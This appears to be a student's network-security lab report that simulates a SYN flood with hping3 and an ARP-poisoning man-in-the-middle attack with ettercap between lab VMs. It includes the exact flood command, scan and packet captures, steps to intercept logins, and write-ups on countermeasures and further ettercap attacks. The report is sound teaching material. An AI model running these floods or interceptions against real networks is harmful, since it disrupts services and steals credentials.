

Experiment 3 DoS and MITM attack

Aim: To simulate SYN Flooding attack and ARP poisoning attack

Learning Outcomes:

After completion of this experiment, student should be able to

1. Launch SYN flooding attack against a target host
2. Launch MITM attack using ARP poisoning attack.
3. Understand countermeasures to SYN flooding attack and ARP poisoning attack

Theory:

Denial of Service DoS is an attack on a computer or network that *prevents* legitimate use of its resources. In a DoS attack, attackers *flood* a victim's system with illegitimate service requests or *traffic* to *overload* its resources and prevent it from performing *intended* tasks. Perpetrators of DoS attacks typically target sites or services hosted on high-profile web servers such as banks, creditcard payment gateways, and even root name servers. One common method of attack involves saturating the target machine with external communications requests, so that it cannot respond to legitimate traffic, or it responds so slowly as to be rendered essentially unavailable. Such attacks usually lead to a server overload. DoS attacks can essentially disable your computer or your network. DoS attacks can be lucrative for criminals; recent attacks have shown that DoS attacks are a way for cyber criminals to profit.

A SYN flood is a form of denial-of-service attack in which an attacker sends a succession of SYN requests to a target's system in an attempt to consume enough server resources to make the system unresponsive to legitimate traffic. A SYN flood attack works by not responding to the server with the expected ACK code. The malicious client can either simply not send the expected ACK, or by spoofing the source IP address in the SYN, causing the server to send the SYN-ACK to a falsified IP address—which will not send an ACK because it "knows" that it never sent a SYN. The server will wait for the acknowledgement for some time, as simple network congestion could also be the cause of the missing ACK, but in an attack increasingly large numbers of half-open connections will bind resources on the server until no new connections can be made, resulting in a denial of service to legitimate traffic. Some systems may also malfunction badly or even crash if other operating system functions are starved of resources in this way.

ARP poisoning involves causing a target to associate an IP address with an incorrect MAC address. This involves sending an unprompted ARP message indicating an IP address and the supposed MAC address. This can be used as a DoS attack to cause the target to associate the gateway with the incorrect MAC. Poisoning of the cache can also be done to two targets so each associates the other IP address with the MAC address of the attacker. This can be used in MITM or other session hijacking attacks.

Procedure:

For SYN flooding you need two VM. For MITM attack you need three VM

Task 1: SYN flooding attack

1. Start your kali VM.
2. Login using UN:kali and PW:kali
3. Note IP address of kali VM.

```
File Actions Edit View Help
group default qlen 1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
  inet6 ::1/128 scope host noprefixroute
    valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel
state UP group default qlen 1000
  link/ether 52:54:00:7d:7d:8c brd ff:ff:ff:ff:ff:ff
  inet 192.168.122.250/24 brd 192.168.122.255 scope global dynamic
c noprefixroute eth0
  valid_lft 3319sec preferred_lft 3319sec
  inet6 fe80::5054:ff:fe7d:7d8c/64 scope link noprefixroute
  valid_lft forever preferred_lft forever
```

4. Start SEEDUbuntu1 VM.
5. Note IP address of SEEDUbuntu1 VM.

```
kali@kali-Standard-PC-Q35-ICH9-2009:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
  link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
  inet 127.0.0.1/8 scope host lo
    valid_lft forever preferred_lft forever
  inet6 ::1/128 scope host
    valid_lft forever preferred_lft forever
2: enp1s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
  link/ether 52:54:00:b4:83:56 brd ff:ff:ff:ff:ff:ff
  inet 192.168.122.80/24 brd 192.168.122.255 scope global dynamic noprefixroute
e enp1s0
  valid_lft 3524sec preferred_lft 3524sec
  inet6 fe80::3312:780a:c98e:2b98/64 scope link noprefixroute
  valid_lft forever preferred_lft forever
```

6. Start wire shark on SEEDUbuntu1 VM.

- Switch to kali VM.
- On command prompt type following command: `nmap [IP of SEEDUbuntu1]`
- Note open port of SEEDUbuntu1

```
(kali㉿kali)-[~]
└─$ nmap 192.168.122.80 -Pn
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-21 22:27 EST
Nmap scan report for kali-Standard-PC-Q35-ICH9-2009 (192.168.122.80)
Host is up (0.00060s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
23/tcp    closed telnet
80/tcp    closed http

Nmap done: 1 IP address (1 host up) scanned in 4.45 seconds
```

- On command prompt type the following command `hping3 -S [target IP Addr] -a [src IP Addr] -p [open port no.] --flood`

```
└─$ sudo hping3 192.168.122.80 -p 80 --flood -S
HPING 192.168.122.80 (eth0 192.168.122.80): S set, 40 headers +
 0 data bytes
hping in flood mode, no replies will be shown
^C
— 192.168.122.80 hping statistic —
6226114 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

- After sometime stop SYN flooding.
- Switch to SEEDUbuntu1VM
- Stop wire shark.
- Set filter in wire shark to IP addr of kali VM.
- Observe large number of SYN packets.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000000	fe:54:00:b4:83:56	Spanning-tree-(for...	STP	52	Conf. Root = 32768/0/
2	1.916964498	fe:54:00:b4:83:56	Spanning-tree-(for...	STP	52	Conf. Root = 32768/0/
3	2.509244174	192.168.122.250	192.168.122.80	TCP	54	1087 → 80 [SYN] Seq=6
4	2.509314503	192.168.122.80	192.168.122.250	TCP	54	80 → 1087 [RST, ACK]
5	2.509244759	192.168.122.250	192.168.122.80	TCP	54	1088 → 80 [SYN] Seq=6
6	2.509347231	192.168.122.80	192.168.122.250	TCP	54	80 → 1088 [RST, ACK]
7	2.509244801	192.168.122.250	192.168.122.80	TCP	54	1089 → 80 [SYN] Seq=6
8	2.509377781	192.168.122.80	192.168.122.250	TCP	54	80 → 1089 [RST, ACK]
9	2.509244840	192.168.122.250	192.168.122.80	TCP	54	1090 → 80 [SYN] Seq=6
10	2.509393836	192.168.122.80	192.168.122.250	TCP	54	80 → 1090 [RST, ACK]
11	2.509244885	192.168.122.250	192.168.122.80	TCP	54	1091 → 80 [SYN] Seq=6
12	2.509409771	192.168.122.80	192.168.122.250	TCP	54	80 → 1091 [RST, ACK]
13	2.509244924	192.168.122.250	192.168.122.80	TCP	54	1092 → 80 [SYN] Seq=6
14	2.509424812	192.168.122.80	192.168.122.250	TCP	54	80 → 1092 [RST, ACK]
15	2.509244966	192.168.122.250	192.168.122.80	TCP	54	1093 → 80 [SYN] Seq=6
16	2.509438768	192.168.122.80	192.168.122.250	TCP	54	80 → 1093 [RST, ACK]
17	2.509245003	192.168.122.250	192.168.122.80	TCP	54	1094 → 80 [SYN] Seq=6

- If your attack seems unsuccessful, one thing that you can investigate is whether the SYN cookie mechanism is turned on. SYN cookie is a defense mechanism to counter

the SYN flooding attack. The mechanism will kick in if the machine detects that it is under the SYN flooding attack. You can use the sysctl command to turn on/off the SYN cookie mechanism:

1. `# sysctl -a | grep cookie` (Display the SYN cookie flag)
2. `# sysctl -w net.ipv4.tcp_syncookies=0` (turn off SYN cookie)
3. `# sysctl -w net.ipv4.tcp_syncookies=1` (turn on SYN cookie)
4. Please run your attacks with the SYN cookie mechanism on and off, and compare the results. In your report, please describe why the SYN cookie can effectively protect the machine against the SYN flooding attack.

No.	Time	Source	Destination	Protocol	Length	Info
748	2.081324701	192.168.122.80	192.168.122.250	TCP	54	80 → 1814 [RST, ACK]
749	2.081354121	192.168.122.80	192.168.122.250	TCP	54	80 → 1815 [RST, ACK]
750	2.081382573	192.168.122.80	192.168.122.250	TCP	54	80 → 1816 [RST, ACK]
751	2.081409850	192.168.122.80	192.168.122.250	TCP	54	80 → 1817 [RST, ACK]
752	2.081439194	192.168.122.80	192.168.122.250	TCP	54	80 → 1818 [RST, ACK]
753	2.081469759	192.168.122.80	192.168.122.250	TCP	54	80 → 1819 [RST, ACK]
754	2.081499481	192.168.122.80	192.168.122.250	TCP	54	80 → 1820 [RST, ACK]
755	2.081530286	192.168.122.250	192.168.122.80	TCP	54	1821 → 80 [SYN] Seq=6
756	2.081530429	192.168.122.250	192.168.122.80	TCP	54	1822 → 80 [SYN] Seq=6
757	2.081530504	192.168.122.250	192.168.122.80	TCP	54	1823 → 80 [SYN] Seq=6
758	2.081530605	192.168.122.250	192.168.122.80	TCP	54	1824 → 80 [SYN] Seq=6
759	2.081530720	192.168.122.250	192.168.122.80	TCP	54	1825 → 80 [SYN] Seq=6
760	2.081530800	192.168.122.250	192.168.122.80	TCP	54	1826 → 80 [SYN] Seq=6
761	2.081530868	192.168.122.250	192.168.122.80	TCP	54	1827 → 80 [SYN] Seq=6
762	2.081530982	192.168.122.250	192.168.122.80	TCP	54	1828 → 80 [SYN] Seq=6
763	2.081565303	192.168.122.80	192.168.122.250	TCP	54	80 → 1821 [RST, ACK]
764	2.081598885	192.168.122.80	192.168.122.250	TCP	54	80 → 1822 [RST, ACK]
765	2.081628418	192.168.122.80	192.168.122.250	TCP	54	80 → 1823 [RST, ACK]
766	2.081657744	192.168.122.80	192.168.122.250	TCP	54	80 → 1824 [RST, ACK]
767	2.081685175	192.168.122.80	192.168.122.250	TCP	54	80 → 1825 [RST, ACK]
768	2.081712209	192.168.122.80	192.168.122.250	TCP	54	80 → 1826 [RST, ACK]

17. Document all information you collected and comment on your answer.

After disabling SYN cookie the output is different.

Task 2: MITM attack Scenario for MITM attack

1. Start and login in Kali VM, SEEDUbuntu1 VM and SEEDUbuntu2 VM.
2. Note IP address of each VM and test connectivity using ping.
3. Switch to Kali VM
 1. Note connected interface (eth0, eth1 or wlan0 etc.)
4. Go to application sniffing and spoofing ettercap.
5. Select unified sniffing and interface.
6. Click host scan for hosts.

Kali - eth0

7. Click host Hosts list


IP Address	MAC Address	Description
192.168.122.1	52:54:00:C4:8C:AC	
192.168.122.2	52:54:00:1F:FB:34	
fe80::3312:780a:c98e:2b98	52:54:00:B4:83:56	
fe80::7d28:8590:5d18:4928	52:54:00:1F:FB:34	
192.168.122.80	52:54:00:B4:83:56	

8. Select SEEDUbuntu1 and click Add to target 1


9. Select SEEDUbuntu2 and click Add to target 2

3 hosts added to the hosts list...
Host 192.168.122.2 added to TARGET1
Host 192.168.122.80 added to TARGET2

10. Start wireshark on all three VM



11. On ettercap, Click Mitm ARP poisoning



12. Switch to SEEDUbuntu1 VM

1. Connect to any website which requires login.
2. Type UN and PW.
3. telnet to SEEDUbuntu 2 VM

13. Switch to Kali VM and view the capture in wireshark

14. Stop live capture on all three VM.

15. Document all your findings.

Review question:

1. Explain countermeasures for SYN flooding attack.

A SYN flood attack is a type of DoS (Denial of Service) or DDoS (Distributed Denial of Service) attack where an attacker sends a rapid succession of SYN packets (initial requests to establish a connection) to a target system, often with fake IP addresses, causing the server to wait for the finalization of connections that will never be completed. Here are the countermeasures to mitigate a SYN flood attack:

a. SYN Cookies:

- A technique where the server doesn't allocate resources for a half-open connection until the handshake is completed. Instead, it encodes the connection request information in the SYN-ACK response, and only when the ACK is received with the correct information will the server allocate resources.

b. Increasing SYN Queue Length:

- The server can increase the size of its SYN backlog queue, where it holds pending half-open connections. This helps it handle more requests before it runs out of resources.

c. SYN Cache:

- This method stores a temporary state of incoming connection requests. It helps manage requests without overloading the server, and it clears the state of incomplete handshakes after a timeout.

d. Firewall and IDS/IPS Systems:

- Firewalls and Intrusion Detection/Prevention Systems can be configured to detect and filter out excessive SYN packets from suspicious sources.

e. Rate Limiting:

- Rate limiting involves controlling the number of incoming requests a server can handle, thus preventing overwhelming the system with large amounts of SYN packets.

f. DDoS Protection Services:

- Cloud-based DDoS protection services (e.g., Cloudflare, Akamai) can detect and mitigate SYN flood attacks by offloading the traffic to their network infrastructure, which can handle large-scale attacks.

2. Explain countermeasures for ARP poisoning attack.

ARP poisoning (or ARP spoofing) occurs when an attacker sends false ARP messages to a local network, associating the attacker's MAC address with the IP address of another device (typically a gateway or another host), effectively intercepting, altering, or dropping network traffic.

a. Static ARP Entries:

- Devices on the network can have static ARP entries, meaning that the IP-to-MAC mappings are fixed and cannot be modified. However, this is not scalable for large networks and can be tedious to manage.

b. Use of ARP Inspection (Dynamic ARP Inspection, DAI):

- Network switches can be configured with Dynamic ARP Inspection to validate the ARP responses against a trusted database of IP-MAC bindings. This feature helps prevent malicious ARP responses from being accepted by network devices.

c. VPNs and Encryption:

- Using a Virtual Private Network (VPN) encrypts traffic between the devices and mitigates the risk of man-in-the-middle attacks like ARP poisoning, even if an attacker intercepts the traffic.

d. Network Segmentation:

- Segmenting networks into smaller parts (e.g., VLANs) can limit the scope of ARP poisoning, ensuring that only a specific set of devices can communicate with each other and preventing widespread impact.

e. Monitoring and Detection Tools:

- Tools like `arpwatch`, `XArp`, and intrusion detection systems (IDS) can monitor ARP traffic and alert network administrators if there are any suspicious changes in the ARP cache.

f. Encryption Protocols (HTTPS, SSH, etc.):

- Ensuring that sensitive data is transmitted using encrypted protocols reduces the risk of data interception even if ARP poisoning succeeds, making the attack less effective.

3. Explain other MITM attacks possible using ettercap.

Ettercap is a popular tool for man-in-the-middle (MITM) attacks, which can be used to intercept, modify, or inject malicious data into communications between two parties on a network. Some common MITM attacks that can be conducted using Ettercap include:

a. ARP Spoofing / Poisoning:

- As discussed above, Ettercap can be used to send malicious ARP packets to poison the ARP cache of devices on a local network. Once the attacker intercepts the traffic, they can alter or steal the information.

b. DNS Spoofing:

- Ettercap can poison DNS responses, tricking a victim into visiting a malicious website instead of the intended legitimate site. This can be used for phishing attacks or redirecting traffic to malicious sites.

c. Packet Sniffing:

- Ettercap allows the attacker to capture all network traffic between two devices on the network, including usernames, passwords, and other sensitive information. This is a key part of many MITM attacks.

d. SSL Stripping:

- Using Ettercap, an attacker can intercept HTTPS traffic, strip the SSL encryption, and forward the unencrypted HTTP version to the victim. This allows the attacker to read and modify the data being transmitted.

e. Data Injection:

- Ettercap can modify the packets passing between two communicating systems. For example, it can inject malicious commands into the network stream, leading to harmful actions on the target system (e.g., injecting malicious scripts into web traffic).

f. Session Hijacking:

- After sniffing valid session tokens (cookies, for example) between the victim and a web service, an attacker can use Ettercap to hijack the session and gain unauthorized access to the victim's account or resources.

g. MITM with SSL/TLS Certificate Spoofing:

- Ettercap can perform SSL/TLS certificate spoofing, where the attacker can present a forged certificate to the victim. If the victim does not properly validate the certificate, they will trust the attacker's fake certificate, allowing the attacker to decrypt and manipulate secure traffic.
-